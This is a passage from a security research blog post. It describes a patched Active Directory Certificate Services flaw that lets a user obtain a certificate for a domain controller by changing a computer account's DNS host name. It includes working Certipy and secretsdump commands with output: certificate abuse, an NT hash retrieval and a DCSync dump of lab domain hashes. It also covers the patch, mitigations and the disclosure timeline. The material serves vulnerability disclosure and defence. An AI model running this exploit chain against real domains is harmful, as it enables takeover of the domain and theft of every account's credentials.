
Again, what does “compliant” mean here? We notice that only two values are updated and checked when we update the `dNSHostName`, namely `RestrictedKrbHost/TEST.corp.local` and `HOST/TEST.corp.local`, which contains the `dNSHostName` property value. The other two values `RestrictedKrbHost/JOHNPC` and `HOST/JOHNPC` contains the `sAMAccountName` property value (without the trailing `$`).

So only the `servicePrincipalName` property values that contain the `dNSHostName` value must be compliant with `dNSHostName` property. But can we then just delete the `servicePrincipalName` values that contain the `dNSHostName`?



Yes we can. So if we now try to update the `dNSHostName` property value of `JOHNPC` to `DC.corp.local`, the domain controller will not have to update the `servicePrincipalName`, since none of the values contain the `dNSHostName` property value.

Let's try to update the `dNSHostName` property value of `JOHNPC` to `DC.corp.local`.



Success! We can see that the `dNSHostName` property was updated to `DC.corp.local`, and the `servicePrincipalName` was not affected by the change, which means we didn't cause any constraint violations.

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x7FFFFFFFFFFFFFFF
badPasswordTime	Integer8	1	0x0
badPwdCount	Integer	1	0
cn	DirectoryString	1	DC
codePage	Integer	1	0
countryCode	Integer	1	0
distinguishedName	DN	1	CN=DC,OU=Domain Controllers,DC=CORP,DC=LOCAL
dNSHostName	DirectoryString	1	DC.CORP.LOCAL
dSCorePropagationData	GeneralizedTime	2	5/1/2022 2:32:37 AM;1/1/1601 12:00:01 AM
instanceType	Integer	1	4
isCriticalSystemObject	Boolean	1	TRUE
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	5/1/2022 4:41:38 AM
lastLogonTimestamp	Integer8	1	5/1/2022 2:33:17 AM
localPolicyFlags	Integer	1	0
logonCount	Integer	1	83
memberOf	DN	2	CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=CORP,DC=
msDFSR-ComputerRefe...	DN	1	CN=DC,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSe
msDS-GenerationId	OctetString	1	16 8 57 251 208 13 66 225
msDS-SupportedEncryp...	Integer	1	28
name	DirectoryString	1	DC
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(OA;;WP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967a86-0de
objectCategory	DN	1	CN=Computer,CN=Schema,CN=Configuration,DC=CORP,DC=LOCAL
objectClass	OID	5	top;person;organizationalPerson;user;computer
objectGUID	OctetString	1	{E2CDBEA6-FEB8-4A93-BCBF-AB0F01D74D3E}
objectSid	Sid	1	S-1-5-21-980154951-4172460254-2779440654-1000
operatingSystem	DirectoryString	1	Windows Server 2019 Standard Evaluation
operatingSystemVersion	DirectoryString	1	10.0 (17763)
primaryGroupID	Integer	1	516
pwdLastSet	Integer8	1	5/1/2022 2:33:03 AM
rIDSetReferences	DN	1	CN=RID Set,CN=DC,OU=Domain Controllers,DC=CORP,DC=LOCAL
sAMAccountName	DirectoryString	1	DC$

Now, let's try to request a certificate for `JOHNPC` using the `Machine` template, which should embed the `dNSHostName` property as identification.

```
→ Certipy certipy req 'corp.local/JOHNPC$:Passw0rd@dc.corp.local' -ca CORP-DC-CA -template Machine
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 36
[*] Got certificate with DNS Host Name 'DC.corp.local'
[*] Saved certificate and private key to 'dc.pfx'
```

Another success! We got a certificate with the DNS host name `DC.corp.local`. Let's try to authenticate using the certificate.

```
→ Certipy certipy auth -pfx dc.pfx -dc-ip 172.16.55.100
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: dc$@corp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc.ccache'
[*] Trying to retrieve NT hash for 'dc$'
[*] Got NT hash for 'dc$@corp.local': b46dc025590c0b9381e87fe34e7a8527
```

Authentication was also successful, and Certipy retrieved the NT hash for `dc$`. As a Proof-of-Concept, we can use the NT hash to perform a DCSync attack to dump the hashes of all the users.

```
→ Certipy secretsdump.py 'corp.local/DC$@dc.corp.local' -hashes :b46dc025590c0b9381e87fe34e7a8527
Impacket v0.9.25.dev1+20220429.192148.b37fd99d - Copyright 2021 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6e95e34be249db8dbaa7813cb9b9a761:::
CORP.LOCAL\JOHN:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
CORP.LOCAL\Jane:1126:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:b46dc025590c0b9381e87fe34e7a8527:::
JOHNPC$:1130:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
```

You might have wondered, why we didn't have to change the DNS host name of `JOHNPC` to something else before authenticating with the certificate. How did the KDC know what account to map the certificate to?

PKINIT & Certificate Mapping

If you don't care about the technical details on how certificates are mapped to accounts during authentication, you can skip this section.

Public Key Cryptography for Initial Authentication (PKINIT) is an extension for the Kerberos protocol. The PKINIT extension enables the use of public key cryptography in the initial authentication exchange of the Kerberos protocol. In other words, PKINIT is the Kerberos extension that allows the use of certificates for authentication. In order to use a certificate for Kerberos authentication, the certificate must be configured with

how the KDC maps a certificate to an account during authentication. The certificate mapping is explained in MS-PKCA 3.1.5.2.1.

First, the account is looked up based on the principal name specified in the AS-REQ, e.g. `user@corp.local`. Then, depending on the `userAccountControl` property of the account, the KDC validates the certificate mapping based on either the Subject Alternative Name (SAN) DNSName or UPNName in the certificate. If the `WORKSTATION_TRUST_ACCOUNT` (domain computer) or `SERVER_TRUST_ACCOUNT` (domain controller) bit is set, the KDC validates the mapping from the DNSName. Otherwise, the KDC validates the mapping from the UPNName. For this blog post, we're only interested in the DNSName mapping. The mapping of the DNSName field is described in MS-PKCA 3.1.5.2.1.1.

The documentation states that the KDC must confirm that the `sAMAccountName` of the account looked up matches the computer name in the DNSName field of the certificate terminated with `$` and that the DNS domain name in the DNSName field of the certificate matches the DNS domain name of the realm. As an example, suppose we have the computer account `JOHNPC$` in the domain `corp.local`. For a valid mapping, the DNSName of the certificate must therefore be `JOHNPC.corp.local`, i.e. `<computername>.<domain>`, where `<computername>` is the `sAMAccountName` without the trailing `$`.

So during PKINIT Kerberos authentication, we supply a principal name (e.g. `johnpc$@corp.local`) and a certificate with a DNSName set to `johnpc.corp.local`. The KDC then looks up the account from the principal name. Since `johnpc$` is a computer account, the KDC then splits the DNSName field into a computer name and realm part. The KDC then validates that the computer name part matches the `sAMAccountName` terminated with `$` and that the realm part matches the domain. If both parts match, the validation is a success, and the mapping is thus valid. It is worth noting that the `dNSHostName` property of the account is not used for the certificate mapping. The `dNSHostName` property is only used when the certificate is requested.

Patch

The vulnerability was patched as part of the May 2022 Security Updates from Microsoft by introducing a new Object ID (OID) in new certificates to further fingerprint the user. This is done by embedding the user's `objectSid` (SID) within the new `szOID_NTDS_CA_SECURITY_EXT` (`1.3.6.1.4.1.311.25.2`) OID. Certificate Templates with the new `CT_FLAG_NO_SECURITY_EXTENSION` (`0x80000`) flag set in the `msPKI-Enrollment-Flag` attribute will **not** embed the new `szOID_NTDS_CA_SECURITY_EXT` OID, and therefore, these templates are **still vulnerable** to this attack. It is unlikely that this flag is set, but you should be aware of the implications of turning this flag on. Furthermore, the "Validated write to DNS host name" permission now only allows setting a `dNSHostName` attribute that matches the SAM Account Name of the account. However, with a generic write permission over the computer account, it's still possible to create a duplicate `dNSHostName` value.

An attempt to exploit the vulnerability against a patched domain controller will return `KDC_ERR_CERTIFICATE_MISMATCH` during Kerberos authentication, if the certificate has the `szOID_NTDS_CA_SECURITY_EXT` OID. I also tried to perform the authentication using Schannel against LDAPS to check whether the vulnerability was only patched in the Kerberos implementation. Fortunately, it seems that this method can't bypass the security update. There might be some other interesting cases, since the `dNSHostName` property can still be duplicated and embedded in the certificate. To check if a CA is vulnerable, we can simply request a certificate and check whether the user's SID is embedded within the certificate. It is worth noting that both the KDC and CA server must be patched in order to fully mitigate the vulnerability.

This patch also brings an end to the ESC6 attack described in Will Schroeder and Lee Christensen's whitepaper; but the ESC1 attack will still work, since the new OID isn't embedded in certificates based on certificate templates with the `ENROLLEE_SUPPLIES_SUBJECT` *flag specified.*

Certipy

Along with release of this blog post, Certipy has received some new updates that includes functionality to easily create a new machine account with the DNS host name `dc.corp.local` and then request a certificate.

```
➜ Certipy certipy account create 'corp.local/john:Passw0rd@dc.corp.local' -user 'johnpc' -dns 'dc.corp.local'
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Creating new account:
    sAMAccountName                      : johnpc$
    unicodePwd                          : uB2HHbO2u3jtXG8S
    userAccountControl                  : 4096
    servicePrincipalName                : HOST/johnpc
                                          RestrictedKrbHost/johnpc
    dnsHostName                         : dc.corp.local
[*] Successfully created account 'johnpc$' with password 'uB2HHbO2u3jtXG8S'

➜ Certipy certipy req 'corp.local/JOHNPC$:uB2HHbO2u3jtXG8S@dc.corp.local' -ca CORP-DC-CA -template Machine
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 37
[*] Got certificate with DNS Host Name 'dc.corp.local'
[*] Saved certificate and private key to 'dc.pfx'
```

Mitigations

A patch has officially been released by Microsoft. If you're unable to install the patch, there are a few other measures you can take to mitigate the vulnerability. First of all, you can harden your AD CS environment by restricting certificate enrollment. While not directly a mitigation, you can also change the `MS-DS-Machine-Account-Quota` attribute to `0`, which is the value that determines the number of computer accounts that a user is allowed to create in a domain. By default, this value is set to `10`. This does not mitigate the vulnerability, since an attacker might compromise a machine account by compromising a workstation, for instance with KrbRelay.

Disclosure Timeline

- Dec 14, 2021: Vulnerability reported to Zero Day Initiative
- Dec 17, 2021: Case assigned
- Dec 31, 2021: Case investigated
- Jan 11, 2022: Case contracted
- Jan 20, 2022: Case reviewed
- Jan 21, 2022: Vendor disclosure, tracked as ZDI-CAN-16168
- May 10, 2022: Patch released by Microsoft